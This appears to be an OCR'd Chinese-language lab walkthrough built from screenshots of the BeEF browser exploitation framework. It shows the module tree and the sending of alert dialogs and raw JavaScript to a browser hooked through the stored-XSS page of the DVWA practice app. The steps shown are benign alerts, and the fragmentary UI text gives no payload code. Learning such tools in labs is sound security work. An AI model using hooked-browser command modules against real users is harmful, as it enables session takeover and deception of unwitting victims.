
點選 Commands


Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Browser (58)
Chrome Extensions (6)
Debug (9)
Exploits (110)
Host (24)
IPEC (9)
Metasploit (1)
Misc (20)
Network (24)
Persistence (9)
Phonegap (16)
Social Engineering (24)
Module Results History
id
date
label


點擊我們想執行的就可以執行了




發送警告


Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
alert
Browser (1)
Create Alert Dialog
Phonegap (1)
Alert User
Module Results History
id
date
label
The results from executed command modules will be listed here.
Create Alert Dialog
Description:
Sends an alert dialog to the hooked browser.
Id:
290
Alert text:
BeEF Alert Dialog
Execute


發送 Hello, how are you




成功


Instructions
Setup
Brute Force
Com
CSR
File I
SQL
SQL
Uplo
XSS
XSS
DVW
PHP Info
About
Name *
Message *
This site says...
Hello, how are you
Don't let this page create more messages
OK
Name: beef
Message:


發送任意 javascript 程式碼




以發送警告為例


Brute Force
Com
CSR
File
SQL
SQL
Uplo
XSS
XSS
DVW
PHP Info
This site says...
BeEF Raw Javascript
Don't let this page create more messages
OK

